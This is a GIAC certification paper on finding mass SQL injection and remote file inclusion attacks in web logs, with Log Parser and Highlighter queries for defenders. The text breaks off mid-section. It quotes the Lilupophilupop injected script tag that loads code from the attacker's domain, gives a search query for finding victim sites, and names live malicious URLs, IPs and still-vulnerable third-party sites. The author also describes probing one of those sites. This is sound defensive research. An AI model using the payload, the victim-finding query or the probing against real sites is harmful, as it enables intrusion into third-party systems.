Global Information Assurance Certification Paper

Evil Through the Lens of Web Logs

GIAC GCIA Gold Certification

Author: Russ McRee, russ@holisticinfosec.org

Advisor: Kees Leune

Accepted: November 16th 2011

Abstract

Web logs can be analyzed with specific attention to Internet Background Abuse (IBA), a term to be defined here as a subset of Internet Background Radiation (IBR). Two bands of the IBR spectrum include scanning and misconfiguration and can be applied to Internet Background Abuse where details about attacker and victim patterns are readily available. Via web application specific examples this paper will discuss tooling and methods to analyze attacks exhibiting traits, trends, and tendencies from the attacker and victim perspectives.

1. Introduction

Much is revealed when analyzing web logs with specific attention to what can be referred to as Internet Background Abuse, a term derived by the author and to be defined herein as a subset of the academic term Internet Background Radiation (IBR). Tooling options and analysis of Internet Background Abuse will be the focus for this paper.

IBR can be divided into three bands: scanning, backscatter and misconfiguration (Pang, Yegneswaran, Barford, Paxon &Peterson, 2004). When applying a focus on scanning and misconfiguration to Internet Background Abuse, details about attacker patterns are available in the scanning band while related information regarding victim habits is revealed in the misconfiguration band. Two primary attack types, namely mass SQL injection and Remote File Inclusion web application attacks, as attempted against the holisticinfosec.org website and other sources, will be discussed herein. Liken this paper to a dumpster dive through the Internet underbelly with an exhibition of traits, trends, and tendencies from attacker and victim perspectives.

SQL injection, as defined in *The Web Application Hacker's Handbook*, is a vulnerability that allows an attacker to submit crafted input to interfere with the application's interaction with back-end databases allowing arbitrary retrieval of data from the application or logic interference and command execution on the database server (Stuttard, Pinto, 2008). Mass SQL injection is defined by automated SQL injection attack methodology (bots) that result in the compromise of thousands or millions of systems, usually in a short period of time (days, weeks).

Remote file inclusion (RFI) is a method by which to exploit file-inclusion vulnerabilities by specifying a URL. Some scripting languages utilize a single, common API to open local files *and* fetch remote URLs where the ability to retrieve the file from an attacker-controlled server may be substantially beneficial to the attacker. This can include full control of the victim server, depending on how the data is subsequently processed. (Zalewski, 2012)

Russ McRee, russ@holisticinfosec.org

After programmatic parsing of web logs for particular attack attributes, followed by analysis of attacker and victim sites, patterns emerge including attacker geographic location specifics, common failings in victim sites, and additional exploitable findings that are often revealed during victim analysis. One set of logs, as will be discussed, can confirm the fact that a site may have suffered only attempted attacks via scanning, while yet exemplifying source IP addresses of victims against whom attacks were successful. These findings in turn then often reveal information specific to additional attacker sites and behavior. As near daily headlines reveal yet another compromise of personally identifiable information (PII) and sensitive data perpetrated by vindictive hacker groups, it becomes essential to understand how security misconfigurations are quickly discovered and compromised via an attacker's automated methods. A victim site that falls preys to the likes of remote file include (RFI) attacks may suffer additional web application security flaws and permissions errors allowing attackers to increase their scanning capacity after exploitation, and propagate further harm. Building on academic research and concepts discussed in the paper *Internet Background Radiation Revisited*, this paper will focus on findings to cover parsing and analysis techniques, as well as investigative tactics coupled with attacker and victim metrics. Tooling and real examples will be included to allow readers to learn methods that can be utilized against their own logs for detective measures useful in mitigating attacks.

2. Internet Background Radiation & Abuse

2.1. Internet Background Radiation

Internet Background Radiation, as a term, was first introduced in 2004 in the paper *Characteristics of Internet Background Radiation* (Pang, Yegneswaran, Barford, Paxson & Peterson, 2004). This research took a scientific approach to analyzing nonproductive traffic bound for *unallocated* IP space. The authors established that "background radiation" consisted of either malicious traffic including flooding backscatter, vulnerability scans, or worms or benign traffic usually driven by misconfigurations.

Russ McRee, russ@holisticinfosec.org

A subsequent paper, *Internet Background Radiation Revisited*, explored misconfiguration even further when attributing much of the non-uniform behavior seen in their research as address space pollution. This non-uniform behavior was often noted to be the result of "network protocol vulnerabilities, misconfigured network servers, services, and devices, misconfigured attack tools, misconfigured peer-to-peer network software, and various other software programming bugs." (Wustrow, Karir, Bailey, Jahanian & Huston, 2010)

2.2. Internet Background Abuse

Elements can be drawn from both studies to converge the attributes of non-productive traffic and non-uniform behavior bound for *allocated* IP space that is driven by malicious traffic as well as misconfigured network servers, services, and misconfigured attack tools. When considering the likes of mass SQL injection attacks and RFI attacks, often propagated via automation, one can quickly validate that such attacks make up what can be defined as *internet background abuse*. More succinctly, a certain amount of traffic bound for web applications is simply and persistently abusive. This abuse can be measured and analyzed with relative ease as will be exhibited in this paper. A recent Imperva study released as this paper was being written substantiates this claim. Their *Hacker Intelligence Initiative, Monthly Trend Report #9 Automation of Attacks* provides specific statistics pertinent to automated SQLi and RFI attacks (Imperva, 2012). While the data is revealing and the results aid in the generation of defensive blacklists, little is mentioned regarding methodology. Rather than simply citing statistics this research will provide methodology and tooling as to how to conduct similar analysis and derive such statistics from web logs. Mass SQL injection and remote file inclusion attacks as primary contributors to internet background abuse will become self-evident.

3. Attack Sampling & Analysis

3.1. Mass SQL injection attacks

The recent Lilupophilupop and Nikjju attacks are both current and classic examples of mass SQL injection attacks. The Lilupophilupop attack was well described in detail this past December by Mark Hofman on the SANS Internet Storm Center Diary (Hofman, 2011). In addition to Mark's analysis, this popular post included many comments and replies from readers who had suffered or noted the attack in their logs and even some helpful folks who submitted log samples. Most readers will likely remember the LizaMoon attack; the Lilupophilupop attack was quite similar. In both cases, injected sites offered a URL that then caused redirection to a fake antivirus offering. Specifically, `</title><script src="hxxp://lilupophilupop.com/sl.php"></script>` was embedded in victim sites where `sl.php` bounced victims to the likes of `hxxp://ift72hbot.rr.nu`, then on to a rogue AV site. The .rr.nu TLD is the Republic of Moldova and has been implicated in massive SPAM campaigns as well as the extensive and recent WordPress hacks (as of this writing).

Figure 1 represents a victim site still exhibiting typical signs of compromise.



Figure 1: Lilupophilupop victim site

Victim sites were most often running ASP, ASP.net, and ColdFusion apps on IIS with MS-SQL back-ends. It was quickly learned that a few identifying traits of the

Lilupophilupop attack included the fact that a rather large hex blob that was evident in IIS logs. This hex content will be explored and described further in the next section.

For this paper's purposes an anonymized log sample inclusive of the Lilupophilupop attack, as submitted by an ISC Diary reader, will be utilized for analysis with a variety of tools. Most often it will be referred to as `D:\logs\lilupophilupop\ex111201anon.log`.

3.1.1. Log Parser

Log Parser is a Microsoft product that allows users to analyze log files from Windows Server event logs, Internet Information Services (IIS) and Exchange server logs, as well as IDS, NetMon, and others. Of interest here is the fact that Log Parser was developed in 2000 to test the logging mechanisms of IIS. In order to support complexity and specialized tasks, Log Parser was updated to include a "very limited dialect of the SQL language" (Giuseppinni & Burnett, 2004).

Log Parser installs quite simply and works well from the command prompt if added to the system's PATH variable. Queries are SQL-like in their composition and can be as simple or as granular as the user may need. A query specific to extracting error messages from the above mentioned `ex111201anon.log` follows:

```
SELECT  EXTRACT_TOKEN(c-ip, 0, '|') AS IP,
EXTRACT_TOKEN(FullUri, 0, '|') AS Uri, EXTRACT_TOKEN(cs-
uri-query, -1, '|') AS ErrorMsg, COUNT(*) AS Total USING
STRCAT( cs-uri-stem, REPLACE_IF_NOT_NULL(cs-uri-query,
STRCAT('?', cs-uri-query))) AS FullUri FROM
D:\logs\lilupophilupop\ex111201anon.log WHERE (sc-status =
500) AND (cs-uri-stem LIKE '%.asp') AND (ErrorMsg LIKE
'%lilupophilupop%') GROUP BY IP, Uri, ErrorMsg ORDER BY
Total DESC TO errorResults.log
```

Checking web logs for 500 errors (internal server error) when analyzing for SQL injection attacks is often very beneficial. It may point you down the right investigative path as 500 errors are often triggered by SQL injection attacks.

The query above saved as a .sql file can then be run at the command prompt as follows, where output is defined as TSV format:

```
logparser -o:TSV file:ASP_App_Errors_lilupophilupop.sql
```

It's important to understand a few key elements of this query as they help shape analysis of IIS logs. The IIS log fields represented in this query include the IP address of the client or proxy that sent the request (c-ip), the resource accessed on the server (cs-uri-stem), the contents of the query string portion of the URI (cs-uri-query), and the result code sent to the client (sc-status). These are forensically useful as c-ip can identify the user or proxy server, cs-uri-stem can identify attack vectors, cs-uri-query can identify injection of malicious data, and sc-status can identify CGI scans, SQL injection and other intrusions. (Burnett, 2010)

3.1.2. Log Parser Lizard

Log Parser Lizard (LPL) is the brainchild of developer Dimce Kuzmanov, a Macedonian software engineer, who started Lizard Labs in 1998. Dimce provided much of the information that follows during an email interview for April 2012's toolsmith column in the ISSA Journal (McRee, 2012). In 2006 while also working as a part time sysadmin on financial systems, the developer recognized that he was using Log Parser on a daily basis for creating reports, analyzing logs, automatic error reporting, transferring data with txt files, etc. Over time his collection of queries became unmanageable and difficult to maintain so he created LPL for his personal use and because, having benefited from free software himself, wanted to release a useful freeware product to give back to the community. While LPL very successfully harnesses Log Parser's capabilities the developer firmly believes that as a great UI it helps users learn and organize their queries with less effort. When he added log4net and regex input support the Log Parser community really began to embrace LPL. LPL releases are a bit sporadic, usually based on a few new features, bug or code fixes and future releases are planned but not with a

known frequency. Today LPL has a user base of about 2000 installations each month based on trend analysis for the last three years and approximately 80,000 users worldwide.

The current production release of LPL is 2.1 and features include:

- Ability to organize queries along with an improved source code editor that includes enhanced source navigation and analysis capability, syntax-highlighting, automatic source code completion, method insight, undo/redo, bookmarks, and more
- Support for Facebook Query Language (FQL). This feature was introduced to help Facebook developers organize their queries
- Code snippets (code templates) and constants. Log Parser Lizard also supports "constants" binding to static/shared properties from Microsoft .Net
- Numerous other user-interface features including advanced grid with filtering and grouping as well as support for charts without requiring a Microsoft Office installation as is a dependency for a standalone instance of Log Parser
- Support for printing and exporting results to Excel and PDF documents for registered users
- Support for inline VB.Net code to create LogParser SQL queries

Inline VB.net support allows you to drop your code between <% and %> marks; it will then be executed and the resulting string will be replaced in the query. Lizard Labs believes this feature is very useful for LPL users. Before parsing logs you can move-copy-rename files, download via FTP, shutdown IIS, etc. You can also use .Net data types like DateTime for arithmetic operations and/or System.Environment settings in query parameters.

The beta for LPL 2.5 was utilized for this research; its new feature set includes:

- Conditional field formatting (color, font, size, image) to identify required information. As an example, you can set the conditions to change error colors to red, warnings to yellow, etc. or highlight a specific field if it contains a string value of interest

- Store and organize queries in SQL Server database for ease of use among multiple users and computers in an organization as well as backups, auditing and all other benefits that database storage allows
- Excel-style row filtering
- Ability to add columns with Excel style formulas (with most Excel functions) and support for exporting in Excel 2007 format (more than 65365 rows)

Future LPL enhancements will likely include out of the box queries for IIS web reports (as in other commercial log analysis products), support for query execution scheduling, reports sent via e-mail from LPL, command line support, a query builder tool, text file input format (where a single file is one record and fields can be extracted with RegEx or with Logparser functions), and improved log4net input format.

Again, using the above mentioned log file submitted by an ISC reader (anonymized for obvious reasons), a query was built to seek ASP application errors from a default query included in LPL. To do so launch LPL, click `IIS Logs`, then `ASP App Errors`, replace #IISW3C# in the FROM statement with the path to the target log file, and click Run Query as seen in Figure 2. The log file will be made available to readers for their own experimentation via the author's email address (in footer).



Figure 2: LPL parsing error messages

Russ McRee, russ@holisticinfosec.org

Even if one had no prior awareness of *lilupophilupop* as a keyword or part of an injected URL, this query, including `FROM D:\logs\lilupophilupop\ex111201anon.log WHERE (sc-status = 500) AND (cs-uri-stem LIKE '%.asp')`, would have immediately narrowed the search vectors.

Also common to attacks of this nature might be a DECLARE statement (defines variable(s)) visible in logs. A query as seen in Figure 3 produced three results that included a DECLARE statement followed by a CAST (converts an expression of one data type to another) statement wherein an attempt to pass the hex blob to the backend was noted.



Figure 3: LPL parsing DECLARE statements

As noted in the results from 78.46.28.97, a large hex string is evident. LPL users can chose `Select All`, then `Copy`, and paste the content to a text editor. Copy the hex from just after the CAST statement to just prior to the AS VARCHAR statement and paste into a Burp Suite decoder window and choose decode as ascii hex (Stuttard, 2011). Any hex decoding mechanism, including the like of the Firefox add-on HackBar, will provide the same functionality. Figure 4 shows the converted attack string.

Russ McRee, russ@holisticinfosec.org



Figure 4: Burp decoder converts hex

The Lilupophilupop attack attempts to loop through all columns in all tables and update their values by adding JavaScript to point to `hxxp://lilupophilupop.com/sl.php`.

In very little time, with LPL and a little experimentation, the attack patterns were clearly identified and analyzed. This can also simply be performed by Log Parser at the command line, as discussed in section 3.1.1, but if you're looking for strong query management, tidy reporting exports including charts, and downright convenience, LPL is an excellent option. The Computer Forensics and Incident Response blog post *Computer Forensics How-To: Microsoft Log Parser* (Tilbury, 2011) is an excellent walkthrough regarding Log Parser Lizard use.

3.1.3. Log Parser Studio

Log Parser Studio adds builds on Log Parser Lizard features by adding the ability to execute 100+ queries simultaneously along with improved library query management (including many useful built-in queries) and support for some custom log types that Log Parser Lizard currently cannot parse. Log Parser Studio also facilitates batch jobs and automation. Use and installation are fundamentally simple. Once installed, click the folder icon (Choose log files/folders to query) and select the target log file(s). Continuing

with `D:\logs\lilupophilupop\ex111201anon.log`, Log Parser Studio was utilized to analyze User-Agent entries from attacking source IP addresses to determine if bots or automation were in use. In the Log Parser Studio Library users will find numerous prepared queries including for IIS logs, including `IIS: User-Agent Report`. Executing that query, `SELECT distinct cs(User-Agent), count(*) as hits FROM '[LOGFILEPATH]' GROUP BY cs(user-agent) ORDER BY hits DESC`, against `ex111201anon.log` resulted in 1766 unique user-agent strings. The results were of course for *all* log entries, as opposed to just those specific to the Lilupophilupop attack, so a query modification to improve the signal to noise ratio was in order. One user-agent-specific query that always produces interesting results is one that seeks a null user-agent string. When coupled with a search for 500 errors as pursued earlier, the results inevitably turn up an attack; in this case a clear Lilupophilupop attack. The query results from `SELECT * FROM '[LOGFILEPATH]' WHERE cs(user-agent)=null AND sc-status=500`, as executed via Log Parser Studio, are seen in Figure 5.



Figure 5: Lilupophilupop spotted via null user-agent

3.1.4. Mass SQL Injection Analysis and Statistics

The sheer volume of victims as a result of mass SQL injection attacks is staggering. Even in January 15, 2012, well after the peak of Lilupophilupop attack wave, there were still possibly as many as 1,170,000 compromised sites. However, given that statistics were gathered via search engine queries one must allow for the likelihood that results could contain a reference to Lilupophilupop rather than always directly indicate a compromise. In an odd turn of events, country statistics for Lilupophilupop victims showed the Netherlands as the top country of origin as seen in Figure 6.

Russ McRee, russ@holisticinfosec.org



Figure 6

It's not immediately evident why more than 550,000 results were returned for sites attributed to the Netherlands but one theory is that a single domain with a plethora of subdomains was compromised and `"></title><script src="hXXp://lilupophilupop.com/sl.php"></script>` was written broadly across the database and therefore rendered on an excessive page count. A supporting example for this theory remains as of May 9, 2012. The domain vakantieland.nl is stacked with subdomain after subdomain and showed numerous references to the inserted Lilupophilupop string as seen in Figure 7.



Figure 7: NL result for attack string

Legacy, ill-maintained ASP implementations clearly make easy fodder for mass SQL injection attacks. It's safe to say sites such as Air Free Tires (http://www.airfreetires.com/default.asp) is not recommended for your tire shopping pleasure as seen in Figure 8.

Russ McRee, russ@holisticinfosec.org



Figure 8: ASP flat tire

So as not to pick on ASP, ColdFusion sites were also readily victimized. A search query inclusive of `"></title><script src="http://lilupophilupop.com/sl.php"></script> ext:cfm` still turned up results as of May 9, 2012. While no sites produced immediate evidence of still being victim to Lilupophilupop, a manipulated request of one of the victim sites immediately resulted in `SELECT L.MetaDescription, L.MetaKeywords FROM Laender L WHERE LandID = 1` amongst other errors, indicating a likely ongoing vulnerability to SQL injection. Let's not forget ASP.net either. The URL, http://forum.viverjsb.com/yaf_postsm36_JSB--Clipping-Micro-Geracao-Jornal-Negocios.aspx, still resulted in a JS/Redirector detection as this was being written as seen in Figure 9.



Figure 9: Lilpophilupopped

Review of the source code for `forum.viverjsb.com` found the Lilupophilupop string injected in multiple TABLE and SPAN references as well as the HTML HEAD element

Russ McRee, russ@holisticinfosec.org

This presents the ideal opportunity to discuss what visitors to mass SQL injected sites were subjected to. Both the Lilupophilupop and Nikjju attacks pointed victims to fake antivirus offerings. The Nikjju attack (ongoing as this is written) includes multiple domains and is attributed to the same crew who conducted the well documented Lizamoon attacks. All Nikjju domains point to 31.210.100.242, part of AS42926, or Radore Hosting. Note this as we'll circle back here shortly. A common URL created by this gang and injected via mass SQL injection as well documented by Dancho Danchev inevitably includes `*.com/r.php` (Danchev, 2012). Seeking out such evil quickly lead to `http://fail-safetyperfomancecenter.info/68efd410a6a48b3c/1/`; the results of browsing are seen in Figure 10.



Figure 10: Fake AV as redirected to from mass SQLI victims

The offered binary was downloaded, submitted to Virustotal and showed the expected detections as Crypt.XPACK/Kryptik (fake AV). Lookups of the domains fail-safetyperfomancecenter.info and on-linelowcustodian.info, which hosted the binary, yielded IP addresses of 176.53.20.58 and 77.79.10.13 respectively. Search queries for these IPs returned results that quickly implicated them as party to Eastern European malware propagators, members of numerous blacklists, known to part of the Russian Business Network, and in the case of 176.53.20.58 as indicated via urlQuery (urlQuery,

2012), belonging to, you guessed it, AS42926 Radore Hosting. May the above mentioned circle be broken.

3.2. Remote File Inclusion attacks

Another recent Imperva study, *Hacker Intelligence Initiative, Monthly Trend Report #8 Remote and Local File Inclusion Vulnerabilities 101* provides excellent detail on remote file inclusion (RFI) attacks as a "hacker favorite." (Imperva, 2012) A worthy read, the Imperva report discusses utilization, anatomy, and evolution of RFI (and LFI) attacks as well as mitigations. Rather than reproduce identical findings to the Imperva study, included here will be very specific nuances of RFI attacks. As perpetrated against holisticinfosec.org these attack will be analyzed with specific methodology while producing statistical data relevant to both attackers and victim applications. The focus again will be specific to gathering all such information from web logs and attribute the activity as Internet Background Abuse.

3.2.1. Highlighter

Perfect for RFI attack analysis, Mandiant offers Highlighter 1.1.3, a log file analysis tool that provides a graphical component to log analysis designed to help the analyst identify patterns. According to the developers, "Highlighter also provides a number of features aimed at providing the analyst with mechanisms to discern relevant data from irrelevant data." New and interesting ways to enhance log review methodology are invaluable and holisticinfosec.org log content, with specific attention to RFI attacks, proved to be an excellent discovery scenario to test Highlighter with. As a free utility designed primarily for security analysts and system administrators, Highlighter offers three views of the log data during analysis:

1. Text view: allows users to highlight interesting keywords and filter out "known good" content

2. Graphical, full-content view: shows all content and the full structure of the file, rendered as an image that is dynamically editable through the user interface
3. Histogram view: displays patterns in the file over time where usage patterns become visually apparent and provide the examiner with useful metadata otherwise not available in other text viewers/editors

Jed Mitten, Highlighter project developer, and Jason Luttgens, provided specific Highlighter details for this research. Highlighter 1.0 was first released at DC3 in St. Louis in 2009 with nearly all features and UI driven by internal (i.e., Mandiant) feedback. That said, for version 1.1.3 they received extensive help from a Mandiant Forum user who submitted several bug reports. Jason and Jed work closely to provide a look and feel that is as useful as their free time allows given that Highlighter is developed almost exclusively in their off hours. Jed describes his use of Highlighter as fairly mundane wherein he uses it to investigate event logs (Windows events and others), text output from memory dumps (specifically, ASCII output from memory images), and as one of his favorite large-file readers. As a large-file reader Highlighter reads from disk as-needed making it a great tool for viewing multi-hundred-MB files that often cause the likes of Notepad, NP++, TextPad and others to fail. Another use case for Jed includes using the highlight feature to find an initial malicious IP address in an web log, determine the files the attacker is abusing, then discovering additional previously unknown evil-doers by observing the highlight overview pane (on the right of the UI).

The Highlighter development roadmap is very strongly driven by the user community. Future hopes for implementation include multi-document highlighting (one highlight set for multiple documents). The developers would also like to see one of two things happen:

1. Implement binary reading, arbitrary date formats, arbitrary log formats; or
2. Implement/integrate a framework to allow the community to develop such plugins to affect various aspects of Highlighter.

Russ McRee, russ@holisticinfosec.org

Installation is as simple as executing `MandiantHighlighter1.1.3.msi` and accepting default configuration settings. Pattern recognition is the fundamental premise at the core of Highlighter use and, as defined by its name, highlights interesting facets of the data while aiding in filtering and reduction. For this research web logs from HolisticInfoSec.org from June 2011 to April 2012 will be utilized to demonstrate how to reduce 1,091,692 log lines to useful attack types. Highlighter is designed for use with text files; .log, .txt, and .csv are all consumed readily. You can opt to copy all of a log file's content to your clipboard then click `File | Import from Clipboard`, or choose `File | Open | File` and select the log file of your choosing. Highlighter also works well with documents created by Mandiant Intelligent Response (MIR); users of that commercial offering may also find Highlighter worth while. Once the log file is loaded, right-click context menus become your primary 